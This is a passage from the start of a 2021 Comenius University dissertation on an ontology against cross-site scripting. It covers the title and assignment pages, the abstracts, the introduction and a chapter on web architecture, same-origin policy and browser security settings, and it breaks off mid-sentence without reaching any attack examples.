COMENIUS UNIVERSITY IN BRATISLAVA
FACULTY OF MATHEMATICS, PHYSICS AND INFORMATICS

ONTOLOGY FOR CROSS-SITE-SCRIPTING (XSS) IN CYBERSECURITY

DISSERTATION THESIS

Study programme:	Applied mathematics
Field of study:	9.1.9 Applied mathematics
Supervising institution:	Mathematical Institute, Slovak Academy of Sciences
Supervisor:	RNDr. Karol Nemoga, CSc.

Bratislava, 2021

Ing. Jean Rosemond Dora, MSc.

UNIVERZITA KOMENSKÉHO V BRATISLAVE

FAKULTA MATEMATIKY, FYZIKY A INFORMATIKY

ONTOLÓGIA PRE CROSS-SITE-SCRIPTING (XSS) V OBLASTI KYBERNETICKEJ BEZPEČNOSTI

DIZERTAČNÁ PRÁCA

Študijný program:	Aplikovaná matematika
Študijný odbor:	9.1.9 Aplikovaná matematika
Školiace pracovisko:	Matematický ústav Slovenskej Akadémie Vied
Školiteľ:	RNDr. Karol Nemoga, CSc.

Bratislava, 2021 Mgr. Ing. Jean Rosemond Dora.

36727344

Comenius University in Bratislava
Faculty of Mathematics, Physics and Informatics

THESIS ASSIGNMENT

Name and Surname:	Mgr. Ing. Jean Rosemond Dora
Study programme:	Applied Mathematics (Single degree study, Ph.D. III. deg., full time form)
Field of Study:	Mathematics
Type of Thesis:	Dissertation thesis
Language of Thesis:	English
Secondary language:	Slovak

Title: Ontology for Cross-Site-Scripting (XSS) in Cybersecurity

Annotation: Study the XSS vulnerabilities in web application, the complexity (detection and mitigation) of the Cross-Site-Scripting attacks. Propose an Ontology approach which can thwart this particular attacks. In your approach advocates the use of a maximum security layers to be well established, and subsequently so that the ontology must be properly used. As a result, built an Ontology reference for the XSS attacks, which can further be used for some other attacks; such as SQL injection. The complexity of the XSS attacks in a web application relies mostly on the size of the application along with how its security was set by programmers, analysts, and/or administrators. For the detection, show that some techniques might be efficient but not working while testing the website because they are improperly used in the code analysis of the HTML (DOM) document.

Aim: 1) Provide state-of-the-art concerning the detection complexity of the cross-site-scripting, and the importance of ontology in cybersecurity.
2) Study in detail the reason why many web applications are suffering from XSS attacks.
3) Analyse techniques used from both client and server sides for the detection and mitigation of the XSS attacks.
4) Justify the importance of using a maximum of security layers in the ontology.

Keywords: Cybersecurity, Cyberspace, Cross-site-scripting, XSS, Attacks, Vulnerabilities, Information Security, Cyber Threats, Website security, Web Application Vulnerabilities, Ontology, Semantic models and rules

Tutor:	doc. RNDr. Karol Nemoga, CSc.
Department:	FMFI.KAMŠ - Department of Applied Mathematics and Statistics
Head of department:	prof. RNDr. Marek Fila, DrSc.
Assigned:	03.08.2017

Approved: 03.08.2017 prof. RNDr. Anatolij Dvurečenskij, DrSc.
Guarantor of Study Programme

....

Student Tutor

36727344

Univerzita Komenského v Bratislave
Fakulta matematiky, fyziky a informatiky

ZADANIE ZÁVEREČNEJ PRÁCE

Meno a priezvisko študenta:	Mgr. Ing. Jean Rosemond Dora
Študijný program:	aplikovaná matematika (Jednoodborové štúdium, doktorandské III. st., denná forma)
Študijný odbor:	matematika
Typ záverečnej práce:	dizertačná
Jazyk záverečnej práce:	anglický
Sekundárny jazyk:	slovenský

Názov: Ontology for Cross-Site-Scripting (XSS) in Cybersecurity
Ontológia pre Cross-Site-Scripting (XSS) v oblasti kybernetickej bezpečnosti

Anotácia: Webové aplikácie sú často zraniteľné útokmi typu XSS, ktoré sú zložité z hľadiska detekcie a zmiernenia následkov. Špeciálne útoky Cross-Site-Scripting. Je možné použiť ontologický prístup, ktorý môže eliminovať tieto konkrétne útoky. Treba preskúmať prístup ktorý podporuje použitie maximálneho množstva dobre zvolených vrstiev, z dôvodu správneho použitia ontológie. Výsledkom môže byť vytvorená ontologická referencia pre útoky XSS, ktorú bude možné ďalej použiť pri niektorých ďalších útokoch, ako napríklad SQL injection. Zložitosť XSS útoku vo webových aplikáciách závisí predovšetkým na veľkosti aplikácie a tom, ako je nastavená bezpečnosť programátormi, analytikmi a administrátormi/správcami. Uvážte efektívnosť detekcie. Pri testovaní webu niektoré techniky nemusia fungovať, pretože sa nesprávne používajú pri analýze kódu dokumentu HTML (DOM).

Cieľ: 1) Popíšte súčasný stav problematiky v oblasti detekcie cross-site-scripting úutokov vo webových aplikáciách a využitie ontológie v kybernetickej bezpečnosti všeobecne a v týchto typoch útokov.
2) Podrobne zdôvodnite, prečo sa dajú použiť útoky XSS na mnoho webových aplikácií.
3) Navrhnite techniky analýzy zo strán klienta aj servera na detekciu a zmiernenie útokov XSS.
4) Zdôvodnite dôležitosť použitia maximálneho množstva bezpečnostných vrstiev pri vytváraní ontológie.

Kľúčové slová: Kybernetická bezpecˇnost', Kyberpriestor, Cross-site-scripting, XSS útoky, Zranitel'nosti, Informacˇná bezpecˇnost', Kybernetické hrozby, Zabezpecˇenie webových stránok, Zranitel'nosti webových aplikácií, Ontológia, Sémantické modely a pravidlá

Školiteľ: doc. RNDr. Karol Nemoga, CSc.
Katedra: FMFI.KAMŠ - Katedra aplikovanej matematiky a štatistiky
Vedúci katedry: prof. RNDr. Marek Fila, DrSc.
Dátum zadania: 03.08.2017
Dátum schválenia: 03.08.2017

prof. RNDr. Anatolij Dvurečenskij, DrSc.
garant študijného programu

....
Študent

....
Školiteľ

DECLARATION OF AUTHORSHIP

I, MSc. Ing. Jean Rosemond DORA, declare that this dissertation thesis titled, “Ontology for Cross-Site-Scripting (XSS) in Cybersecurity” and the work presented in it are my own. I confirm that:

- This work was done exclusively while enrolling for a research degree at this Academy.
- Where any part of this thesis has previously been submitted for an article, for a degree, or any other qualification at this University or any other institution, this has been clearly stated, and/or cited.
- Where I have consulted the published work of other researchers, this is always clearly attributed.
- Where I have quoted from the other existing work of others, the source is always given. Except for such quotations, this dissertation thesis is entirely my work.
- I have acknowledged all major sources of help.

Signed:

Date:

Acknowledgements

I would like to thank my tutor Mr. Doc. RNDr. Karol Nemoga, CSc. for the knowledge he shared with me. I want to thank him specifically for the tools and time he put at my disposal to make the cybersecurity penetration testing phase possible.

SLOVAK ACADEMY OF SCIENCES IN BRATISLAVA

Abstract

Faculty Name
Institute of Mathematics Slovak Academy of Sciences - Applied mathematics (9.1.9)

Ph.D of Computer Security - Cryptology

Ontology for Cross-Site-Scripting (XSS) in Cybersecurity

by MSc. Ing. Jean Rosemond DORA

In the cybersecurity area, there exists a prevalent problem that heavily occurs to users and that is the exploitation of websites by using cross-site-scripting attacks, commonly known as XSS attacks. Nowadays, it is considered a complicated attack. These types of attacks are aimed to perform malicious scripts into a web browser of the client by injecting code into a legitimate web page. A serious matter is when a website accepts the "user-supply input" option. Attackers can exploit the web application (if vulnerable), then steal sensitive information such as session cookies, credit cards, credentials (usernames and passwords), etc.) from the server and/or from the client side. But, the difficulty of the exploitation varies from website to website. We have to note that, the XSS attacks do not attack the web application itself, but the users which navigate on that website. Sometimes, a second step or a third step can be even taken by the attacker to take control over the web application if the attack has been preplanned by the attacker to strike the website administrators. Our focus will be on finding the XSS vulnerability in a website, exploitation of the vulnerability, and techniques used for these actions. And the last, our focus will be on the usage of implementing an ontology in cybersecurity against XSS attacks, on the importance of the ontology, and its core meaning for cybersecurity. We clearly explain how a vulnerable website can be exploited, and how different JavaScript payloads can be applied to detect vulnerabilities. We also list some tools to use for an effective analysis. We present detailed reasoning on what can be done to improve the security of a web application to resist attacks, and we provide a few supportive examples. Subsequently, we apply an ontology model against XSS attacks that can predict the presence of the attacks. We also elaborate on the security measures that can be applied to reduce the attacks. But note that, the existence of the ontology does not improve the security itself, but it has to be properly used and should necessitate a maximum of security layers to be taken into account.

Keywords: Cybersecurity, Cross-site-scripting, XSS, Attacks, Vulnerabilities, Information Security, Cyber Threats, Website security, Web Application Vulnerabilities, Ontology

Slovenska Akademia Vied v Bratislave

Abstrakt

Názov fakulty
Matematický ústav Slovenskej Akadémie Vied - Aplikovaná matematika (9.1.9)

Ph.D Počitačovej Bezpečnosť

Ontológia pre Cross-Site-Scripting(XSS) v oblasti kybernetickej bezpečnosti

Mgr. Ing. Jean Rosemond Dora

V oblasti kybernetickej bezpečnosti existuje prevládajúci problém, ktorý sa vyskytuje často, a to je vykorisťovanie webových stránok pomocou cross-site-scripting útokov, ktoré sa bežne nazývajú XSS útoky. V dnešnej dobe sa to považuje za komplikovaný útok. Tieto typy útokov sú zamerané na spustenie škodlivých skriptov vo webovom prehliadači klienta vložením kódu na legitímnu webovú stránku. Problémom je, keď webová stránka akceptuje možnosť „vstup užívateľa". Útočníci môžu zneužiť webovú aplikáciu (ak je zraniteľná), potom ukradnúť citlivé informácie, ako sú napríklad súbory cookies, kreditné karty, osobné údaje (používateľské mená a heslá) atď.) zo servera a / alebo zo strany klienta. Obtiažnosť zneužitia sa však líši od webovej stránky k webovej stránke. Musíme poznamenať, že útoky XSS v skutočnosti nenapádajú samotnú webovú aplikáciu, ale používateľov, ktorí sa na tejto webovej stránke pohybujú. Útočník môže niekedy podniknúť druhý alebo tretí krok na získanie kontroly nad webovou aplikáciou pokiaľ útočník vopred naplánoval útok na správcov webových stránok. Zameriavať sa budeme na: hľadanie zraniteľnosti XSS na webe, zneužitie zraniteľnosti, techniky použité pri týchto akciách, využitie implementácie ontológie v kybernetickej bezpečnosti proti útokom XSS, na dôležitosť ontológie a jej hlavný, primárny význam pre kybernetickú bezpečnosť. Jasne vysvetľujeme, ako sa dá zneužiť zraniteľná webová stránka, ako sa dajú na detekciu zraniteľných miest použiť rôzne JavaScript payloads. Uvádzame tiež zoznam niektorých nástrojov, ktoré možno použiť na efektívnu analýzu. Uvádzame podrobné vysvetlenie toho, čo je možné urobiť na zlepšenie bezpečnosti webovej aplikácie, aby sme odolávali útokom a uvádzame niekoľko podporných príkladov. Následne aplikujeme ontologický model proti XSS útokom, ktorý dokáže predpovedať prítomnosť útokov. Vypracovali sme aj bezpečnostné opatrenia, ktoré možno použiť na zníženie útokov. Všimnite si však, že existencia ontológie nezlepšuje samotnú bezpečnosť, ale musí sa správne používať a mala by si vyžadovať aby sa bral do úvahy maximálny počet bezpečnostných vrstiev.

Kľúčové slová: Kybernetická bezpečnosť, Cross-site-scripting, XSS, Útoky, Zraniteľnosti, Informačná bezpečnosť, Kybernetické hrozby, Zabezpečenie webových stránok, Zraniteľnosti webových aplikácií, Ontológia

Contents

Chapter 1

Introduction

The prominence of the website at the present time, and its incessant use, make it an objective for evil-minded individuals. On average, every 39 seconds a cyber attack occurs in the world. This is an exceptionally critical sign of weaknesses that, can be and are frequently exploited. Subsequently, attempting to limit the attacks by initially recognizing the current weaknesses and afterward taking measures to moderate the attacks can be of incredible interest.

A genuine peril is if the web application accepts user input, for example, if it accepts users to be registered. Publishing the web application without performing penetration testing, at that point will be presented to attackers like a house with entryways opened for robbers. There are many known weaknesses on the web that can be utilized by assailants to crash, and take control over a website for instance: stealing cookies, catching credentials (username and passwords), stealing credit card information, and so forth. Among those weaknesses, an extremely incessant one is "cross-site-scripting", commonly called XSS vulnerabilities. Exploiting the vulnerability results in a successful XSS attack. It will be the center, the focus of our paper. A programmer may inject some pernicious payloads onto a site to sidestep the program's planned usefulness while he is inducing a client to click on a link that guides the client (the user) to a trusted site; hence, that interface was set up by the attacker and contains malignant content. Along these lines, we can say that the XSS attack is usually resulting from not using a proper data validation mechanism.

Obviously, lots of safety arrangements (security measures) have effectively been given to deal with this issue, for example, web scanners recognizing notable security imperfections with the assistance of "threat signatures". Yet, some scanners need semantics (*See* Razzaq, 2011). In other words, they are not equipped enough for settling on a smart choice upon business logic flaws or information spillage and are not extremely amazing in recognizing basic and novel weaknesses.
A few scanners are outlined below:
Acunetix: It can be downloaded and installed on a computer or can be used online for checking the vulnerabilities. Acunetix can find all usual types of XSS. It contains a complete-featured security testing tool that can check for mostly all the webpage vulnerabilities. Additionally, it can also be as a network security scanner.
Mister Scanner XSS: This tool helps check the web pages in a very deep manner to find issues in the header. According to un-Ming Gan, 2021; it can also scan for every server and OWASP issue.
Quttera: This scanner is considered to be one of the best online testing tools for detecting XSS vulnerabilities. It can be used to scan SQL injection, (Cross-Site Request Forgery) and CSRF as well. Furthermore, it has the potential to detect malware capabilities, block requests that aim to access web application pages and block malicious visitors. And by extension, it has the ability to fix online vulnerabilities.

Intrusion Detection Systems (IDS) can be considered just like a scanner. It is a software application that examines a system framework or a network to uncover policy breaching or harmful activities. It screens network traffic, raises banners for pernicious or dubious exercises, and sends alerts to the manager's administration framework at whatever point such action is found IDS, 2020. In spite of the fact that IDS screen networks for possibly noxious activities, they are additionally arranged for bogus cautions. Subsequently, it is needed for organizations to adjust their Intrusion Detection Systems products after the first implementation into their framework (system). That implies setting up the IDS explicitly to recognize or perceive what the ordinary organization traffic looks like and reveal antagonistic exercises (activities).

Besides, many network solutions only scan the headers of a user request while disregarding the payload. Numerous software engineers and experts on computer security have attempted to moderate these attacks either through scanners, firewalls, encryption techniques, etc. However, sadly, due to the security level that is needed for web applications, those actions could not satisfy the entire security prerequisites (*See* Mohamad, 2018). Therefore, this is where the expression "ontology" has come into play. Those actions (measures) are schematized to cunningly comprehend the application's specific situation (context), the nature of the data, and the nature of potential attacks.

They can assist us with catching the specific detail of a security model. The ontology-based methods can determine web application attacks utilizing semantic rules, the set of results, and details of application protocols. The framework is able of identifying modern attacks adequately as well as proficiently by investigating the predefined part of a client request where attacks could represent a danger.
In addition, an attack may happen from point X, while the targeted device running the weak website is in point Y. In cybersecurity, this has an incredible significance. Aggressors may utilize instruments to misuse or exploit a flaw in the website. It can happen to any computer and anywhere in the world. An attacker can attack computers from an Asiatic country (for example in Kazakhstan) and control computers in a European country (for example Germany) while actually he/she is in Canada (*See* Takeshi, 2014).

Usually, organizations carry out certain countermeasures against cybersecurity threats in detachment. For sharing data locally and furthermore past organizations' lines, every one of them utilizes techniques that suit them best and/or which they might know better. It should be noted here that, despite the fact that there are various techniques to moderate and eradicate attacks, a large number of them may not completely cover all the security measures.
Therefore, it is vital to expand the consciousness of the need to comprehensively determine what kinds of data we will in general reveal as output when a request is made, and which strategies we use to break down the request to keep up the entire security framework high.
To address this aspect of security, we consider a methodology that needs to know "who utilizes, what kind of data, (encoded/non-encoded, encrypted/non-encrypted), for what purposes". Along these lines, we should build an ontology of cybersecurity practical data for the cross-website scripting attacks.

The remainder of this thesis is coordinated as follows: Chapter 2 focuses on web architecture, web application security requirements, web browser security, and web browser security. Chapter 3 emphasizes cross-site-scripting (XSS) vulnerabilities as well as XSS attacks, various types that exist, the definition of XSS vulnerability and XSS attack, techniques used to detect the vulnerability and the attack, strategies to use to prevent the attacks, some statistics of how cyber attacks affected industries years ago. Chapter 4 deals with the penetration testing concept. It shows the occurrence of the attacks with a few examples for demonstration purposes. It deals with the discovery of the vulnerability, and exploitation of the vulnerability. The significance of utilizing ontology, its benefits (upsides), and downsides are portrayed in chapter 5. The state of the art of ontologies is provided in the first section of this chapter. Related works, contributions, and future works come subsequently in the following sections of this chapter. Chapter 6 closes the dissertation.

Chapter 2

Web Architecture and Browser Security

The Web Architecture (WA) can be defined as the conceptual structure of the World Wide Web, i.e, the internet. This means the web architecture focuses on the foundation technologies and principles which sustain the Web. Last but not least, it entails every component of an application and also helps web programmers create designs that strengthen a user's experience. The term "web architecture" should be differentiated from "website architecture". The second term is the design of the technical, functional, and visual components of a website prior to its deployment.
Since web architecture focuses on foundation technologies, then the quality of the architecture often affects the quality of the finished product. Therefore, it is imperative to develop a secure foundation of the WA to ensure that a project will run smoothly and effectively after deployment. The importance of the web architecture can be summed up as:
Strengthen the network security: An effective WA can secure user's data. As we have said, the overall security of a web program is based on its infrastructure.
The *program stability* properties are that it can allow several users to access the program simultaneously without having any issues.
Product scalation: In a web program where the threshold of users is 50 visitors, WA can ensure the working of that program as more users continue joining past that threshold. Another important factor is it can be *fast processing of user requests*, which renders the program run more efficiently, with rapidity.

2.1 Types of Web Architectures

At the initial phase, the web was consisted of **two-tiered architecture**: *client* and *server*. These two components share the services and tasks that the system was supposed to execute. When typing and invoking a URL website address from a web browser, the server of the website responds to the request by providing the service (loading the site). This example is a *client-server model*, hence *two-layer model*.
Three (3) prerequisites of the network protocols should exist in the web architecture for the distributed application systems to interact with one another:
- The formats used to display the application. The most common ones are HTML and CSS. Additionally, XML format can be included when devices are communicating with one another. During the transmission of data to the web, the web architecture is usually composed of database servers that manage the resources and data. The communication is made with a client using transfer protocols (HTTP, HTTPS) that can retrieve the data and read it in a browser.
- The protocols used for data transmission. The most frequent ones are Hypertext

Transfer Protocol (HTTP) and Hypertext Transfer Protocol Secure (HTTPS). However, applications such as mail servers use Simple Mail Transfer Protocol (SMTP), or Post Office Protocol (POP).
- The route that directs the user to the application. This router is nothing else than the Uniform Resource Location (URL), a component of the Uniform Resource Identifier (URI).

Three-tier model
The difference that exists between this model from the previous one is that it contains an application logic in the middle of the client and the server. This application handles the data transmission. A database server can be an example of that third application. The database server might be dedicated uniquely to data storage while an application server can be dedicated to data processing.
Some frameworks and programming languages that can be used to implement three-tier models are listed as follows:
- Hypertext Preprocessor (PHP)
- JavaScript Object Notation (JSON) Java applets
- Common Gateway Interface (CGI)
- Active Server Pages (ASP.NET) - Asynchronous JavaScript and XML (AJAX)
- JavaServer Pages (JSP)
- JavaScript and VBScript (client-side technologies)
- Microsoft Silverlight

Service-oriented architectures (SOA)
There are generally knows as ***N-tier*** models. There are mostly used in the business sector. Modern applications are much more complex than client-server architecture. They provide much more functionalities, processes can be automated by the involved instances, without human intervention. Those applications are mostly e-commerce, e-learning platform, online banking, online wallet, marketplaces, etc.

We have seen how important is web architecture as it represents the bedrock of web applications. Thus, it is also of great importance to address the *security requirements* concepts. The following section will define what security requirements are, security policies, and also cross-domain security.

2.2 Web Application Security

The term *security* in cyberspace is a very large topic to address. For example, internal network security, Server security (can also be related to the place, room where the server is located including Hard drive security, Wireless network security, Switches, routers), web application security, etc. However, here we can narrow it down by staying within the scope of our thesis. Note that, any misuse and/or attack of these pre-listed securities can impact a web application's performance. For example, a disgruntled employee with access to the server room of a company can take copies of drives (data at rest) or erase, or remove them if they are not encrypted.

2.2.1 Security Requirements, Security Policy, Cross-domain Security

Generally speaking, since a web program may involve human interaction, (e.g., online banking), thus from a general perspective, the key requirements can be summed up as *authentication, authorization, data protection* and *non-repudiation*.

- The first one ensures that each entity involved in using a web service is what it actually claims to be. The authentication phase involves accepting credentials from the entity, verifying, and validating them against an authority.
- The authorization requirement determines whether the service provider has granted access to the user of the web service. Generally, in the authorization phase, the user's credentials get confirmed by the system in place. It checks if the user is entitled to perform the action he was invoked to perform.
- Data Protection: as its name says, it ensures that the traveling data (from a request-response action) has not been tampered with en route. This phase requires respect for the data privacy and data integrity policy. However, data protection does by no means guarantee the message sender's identity.
- Non-repudiation: This requirement guarantees that the one who sends a message is the one who creates that message.

From a technical perspective, the web application developer should take multiple actions to bring the web program to a security standard level. Such actions can be:

- Carry out *vulnerability scans* and *vulnerabilitiy assessment*. In practice, the first term is more related to a scanning process by using some automated tools while the second one is to be done manually. Usually, the vulnerability scans should take place first. Then, the tester should verify the findings for possible false positive outcomes, hence vulnerability assessment.

- Perform a *penetration testing* against the application before deployment.
  For more information, please see chapter 4.

- Perform a *full-scale security audit*. Conducting regular security audits is one of the best ways to follow optimal web application security practices.

- *Ensure the data entered in the web application is encrypted,* i.e, data which is in transit from a user's web browser to the web application server. More importantly, if the web application allows users, and visitors to enter some sensitive information, then those confidential data need to be protected from eavesdroppers. Therefore one common step to thwart this is by using genuine certificates issued from Trusted organizations, for example, GTS CA 1C3, Cloudflare, and DigiCert.
  By obtaining a certificate issued from these organizations, the web application will automatically benefit from the importance of SSL/TLS encryption.
  According to BuiltWith, 65,76% of the top one million websites nowadays use SSL and TLS. Another important factor is that data at rest also need to have the encryption mechanism implemented. The reason is that it prevents server-side interventions. Imagine a situation where an employee with access to a server room for example. He can make copies of drives, or even completely remove them. As a result, this activity can jeopardize all the security layers that had been put in place and make them useless.

  Some of the best practices to protect data at rest include:
  - Encrypting sensitive data with a strong algorithm prior to storing it.
  - Implementing network firewalls is also a good practice to ensure relevant protection against threats from the internal of the network.
  - Decentralize servers that hold protected databases for data storage.

- *Real-Time Security Monitoring*: A web application firewall (WAF) can be of great importance, as it covers all the aspects related to real-time monitoring of a web application's security posture. A WAF helps the administrator of the web application block any malicious-looking activity on the website in real-time such as, XSS attacks, SQL injections, etc. However, it can also trigger false positive alerts. Therefore, a vulnerability assessment would be also important.

- *Proper Logging Practices*: Not all security weaknesses are risky enough to catch the prefatory attention of firewalls or scanners. To tackle this issue, a proper logging implementation needs to be addressed. This will make sure that the web program administrator has clear information about what happens at what time, the cause of the situation, etc. Therefore, the right tools should be employed for logging any activities in order to capture data relating to security incidents, and events. Some tools that can be used to log activities include Linux Syslog, PaperTrail, ELK stack, etc.

- *Patching* and *Updates*: After performing the audit, and penetration testing phases, tasks will become easier for security engineers to fix the vulnerabilities found, and update their system.

The term **security policy** becomes easier to define as we know what security is and what security requirements are. Security policy is a set of rules that should be respected, that should be met while creating a web application. Or simply, before a web application can be called a "secure web application". Note that, the term "secure something" is very sensitive, very large, and hard to accomplish. Something is secure when attackers do not exist.
However, applying the security policy prior to the development of a web application (or regularly after its launch) will render the application more compact, and more robust to be attacked.

Cross-domain security: First of all, a domain is where our applications and services are hosted. Cross-domain is the interaction between a web application and other pages on other domains. For example, Person(?x) is using simultaneously (i.e, same browser session) a legitimate web application and a malicious web application. This activity arises some security issues, such as Cross-Site Request Forgery, Cross-Site-Scripting, etc. However, possible interactions can be limited by *Same-Origin Policy (SOP)*, also known as cross-domain security policy. When the term *origin* is used in this context, it means *protocol, hostname, port*, but it is not *path*. *Same-origin policy*: scripts can only access *cookies, DOM objects* of documents of same source.
The *cross-domain security* concept addresses the security threat by enabling information sharing in more reliable and secure environments. It is a comprehensive approach to defending against almost all kinds of threats that can jeopardize data privacy. It is a good practice that the developer of the web application utilizes some tools, for instance, *Cross-Domain Policy Test* to check for the presence of the cross-domain security policy in the HTTP headers returned by his website. One of the reasons for this check is that the cross-domain headers usually tell the web browser what kind of policy the server has been configured for; for example, for Ajax requests that are directed from a different domain, hence "Same Domain". That is to say if a given website (something.com for example) was loaded onto a browser, and if it sends requests to aka.something.com, then these requests will be blocked. The same scenario is true for requests that are sent to something.com:8181 because they are not treated as the "same domain" since the web addresses are running on a different port.(See Duncan, 2021)
Moreover, according to Oracle, cross-domain Security enables trust between two domains using specific credentials. However, it differs from the Global trust in which,

the trust relationship between two or more domains is transitive and symmetric, i.e, one credential is used. Please see the Global trust and "GeekFlare" for more information.

2.3 Increasing of the Web Browser Security

During the last thirty years, the evolution of technology has taken an extraordinary extension. In the early 1990s was launched the first web browser called "WorldWideWeb" which later was renamed "Nexus" in order to save confusion between the abstract information space and the program. Since then, the purpose of the web has been drastically changed in shape and in magnitude. Today a modern web browser serves as a very versatile operating-like-instance, not only does it has to be able to request and process documents with HTTPS and HTTP protocols, but also it allows printing, file system access, displays videos, provides integrated Peer-To-Peer (P2P), storage instances for a bookmark, passwords, personal data, and much more. On this, hackers and attackers play on those positive benefits of a browser to do negative activities.
Unlike some old web browsers, modern ones have been designed in a clever way, in such a way that they come along with some good security measures as built-in.
One can look back at the remarkable difference between the overall number of vulnerabilities found in Internet Explorer and in Firefox as well as in Google Chrome is very significant, in such a way that good improvements have been made in Google Chrome. However, we are not going to elaborate too much on browser history, for more information about the history, please see Heiderich, 2012. Since the exploitation of the cross-site-scripting vulnerabilities in a website is executed through a user's browser, therefore we should not pass under silence the security measures that should have to be taken using the browser (client-side). The next pages will be devoted to an outline of the field of browser security to decrease the risk for example, which browsers to use, the reason for using those browsers, steps to take as a user, fundamental security concepts, etc.

Select a Secure Web Browser:

Regardless of which browser you use (Safari, Brave, Tor, Chrome, Firefox, Opera, and so forth), recall that there is nothing of the sort as a 100% secure internet browser all alone. Fortunately, you can expand security on any browser by securing its settings (lock down the settings) and utilizing a VPN. However, depending on your activity, you might need to reconsider which browser to use (for example, TOR or Brave). But, we encourage you at all points not to use Internet Explorer. Additionally, according to the Department of Homeland Security 2014, or see (ontech; Joel, 2020; Weber, 2020) they recommend that PC users avoid using Internet Explorer.

Lock Down Your Browser's Privacy Settings:

Do users usually check their browser's settings? Configuring your browser's privacy settings is one of the most important steps any user should do to increase the security of the web browser. Of course, numerous browser settings leave your information uncovered. At any rate, any user should follow the following steps:

- Do not allow automatic downloads. Not doing so, could result in applications that contain malware and viruses being downloaded on your computer.

- Do not allow pop-ups and redirections. As well as being irritating, attackers can utilize pop-ups and redirections to spread pernicious application software.
- Keep cookies under control. Delete them after browsing.
- Deactivate ActiveX. This software framework created by Microsoft is viewed as obsolete and can pose a severe security risk. Deactivating JavaScript and Flash should be also considered.
- Restrict or limit access to your camera, location, and microphone for any untrusted website. Depending on your activity on that particular web browser, you can even restrict to all websites. Configure your browser to ask you for permission before accessing these features.
- In the "privacy and security" settings in the browser, if you are not sure of what kind of information is going to be sent to the browser company, turn off any message that says something similar like "automatically sends ... to Google".
- Turn on "Send a Do Not Track request." It will help keep sites from following you, however, it's not ensured.

Keep Your Web Browser Up-to-Date

You should regularly update your browser. Even the most secure web browser cannot really protect you from new threats if it is out-of-date. Additionally, even if your browser is up-to-date, it cannot fully protect you from being attacked. But at least, you reduce the chance of being exploited (hacked).

Browse in Private or Incognito Mode:

Remember that, while browsing in private mode, your privacy is not exclusively protected because your activities and IP address can still be tracked by your Internet Service Provider (ISP), your school, institution, or by your employer. However, it helps in such a way that it prevents your cookies, cache, and web history from being stored on your browser when you close the browser completely.
Note: if you want to completely hide your identity, IP address, and location from your ISP or from any other instances as listed above, then you should consider using a VPN service.

Use Browser Security Extensions

Most web browsers provide the option of adding security extensions to reinforce the browser's security and privacy. When utilizing any extension, make sure you read its purpose, and its functionality prior to the installation and ensure that the browser is compatible with it.
In the following lines, we highlight some of the security extensions to kick you off:

- Adblock Plus: As its name indicated, AdBlock Plus is an extension specifically to block ads on your browser (such as Chrome, Firefox, Internet Explorer, Safari, Opera, browsers). If you use the Brave browser, you do not even need to install this extension as Brave is designed to prevent ads from appearing on your browser while surfing the web, except their own ads. A few years ago till now (2021), you can get paid when using Brave by receiving BAT cryptocurrency. So, from our experience with the Brave browser, it does not really matter that their ads pop up when using it.

- HTTPS Everywhere: This extension works by encrypting your information with many significant websites. It works with most popular browsers such as Chome, Firefox, Opera, Safari, and Internet Explorer. Tor and Brave browsers already have it as a built-in feature.
- Click & Clean: This extension works in such a way that it erases your private information, cookies, saved passwords, cache, local storage, etc.
- Blur: This is an excellent privacy tool that masks your personal data online such as credentials (email & passwords), credit cards information, and phone number. It works with all of the pre-listed browsers above.
- Disconnect or Privacy Badger: Excellent tools which block plenty of invisible/unseen tracker requests inside your web browsers. It also works with most of the browsers listed above.

Always be mindful while installing extensions. Although they are intended to strengthen your browser security, adding them to your browser from untrusted sources can be dangerous.

Utilize a VPN When You Browse the Web:
Indeed, as we have said earlier, even the most secure browser with the most exceptional settings cannot really keep your activities genuinely protected or private at 100% from your ISP. That is the reason you ought to consider getting a VPN. While surfing the web, a VPN can protect you mostly in the following ways:

- It disguises or masks your IP address and location so that you will not be tracked by your Internet Service Provider (ISP).
- It envelops and re-envelops your data packets inside many layers of additional packets. On this, in case the last layer will be revealed by the tracker, the obtained data packets will be randomized to the tracker.
- It encrypts your web traffic with AES encryption with 256-bits keys (Advanced Encryption Standard) commonly called "military-grade encryption", making your information very difficult to decrypt by unauthorized parties.

In a summary, using all the procedures above can help you increase your browser security. But unfortunately, you are still not escaped from being exploited by the XSS attacks. Therefore, to wrap things up, practice sound judgment when browsing the web. Indeed, even with the most secure browser along with a trusted powerful VPN, pernicious sites can fool you into clicking on vindictive links. Be careful about abbreviated, shortened, or obfuscated links (e.g., bit.ly), which can conceal malevolent links, and keep away from non-HTTPS destinations at whatever point conceivable. Moreover, never grant downloads or install software if it is from a non-trusted site.

2.4 Browser Security Models

How to Secure Your Web Browser?
It is important nowadays, due to the increase of web attacks so that users understand the fundamental principles of the browser security models. If not (due to some causes), it is wise that they have someone who can manage that for them, and/or provide advice. In this chapter, we elaborate briefly on some security concepts such

as cookies, same-origin policy (importance and implementation), and content security policy. For more information, please see Security_agency, 2015; Nordhof, 2008.

Some product software that gives useful properties to a web browser, like Java, ActiveX, and Scripting (VBScript, JavaScript, and so on), may also present vulnerabilities to the computer system. These weaknesses (vulnerabilities) may come from helpless implementation, a helpless plan, or a misconfiguration. Consequently, you ought to comprehend which features are supported by which browsers and the dangers they could present. Some browsers grant you to completely cripple the utilization of these advanced technologies, while others may allow you to configure, or modify a few options.

Numerous web browsers might be present on your computer by you or as default when installing the operating system. Other applications on your computer, for example, email customers may utilize an unexpected browser in comparison to the one you ordinarily use to get to the web. Utilizing one web browser to manually interact with web applications doesn't mean other applications will consequently utilize the same browser. Thus, it is imperative to safely design each browser that is installed on your computer.

One benefit to having various web browsers is that one browser can be utilized for just touchy activities like web-based banking transactions, emails/passwords fields, and social media credentials, and the other can be utilized generally for useful web browsing. Using a different browser can limit the chances that your sensitive information gets compromised. For more information, please see Mitchell, 2010; Vincennes_University, 2021; Carter, 2020

2.4.1 Same Origin Policy (SOP)

The concept of the Same Origin Policy commonly called SOP was implemented to react to the rise of cybersecurity concerns caused by frames and frame-sets. It was known first in the year 1996 and carried out in Netscape Navigator 2.0 version. The SOP is a web browser security technique that aims to preclude websites from attacking each other.

Frames was meant to provide a way to display a website content inside a single page of another website. For more information on what a frame looks like, please see Dora, 2017.

Saying that different ports and protocols can be included in that Frame. Therefore, as long as a framed website contains some sensitive entered user inputs, the surrounding frame must not have rights, or must not be able to read that sensitive information. This is where SOP comes into play.

This policy enhances access controls which depend on three (3) simple ways to determine aspects of a website document:

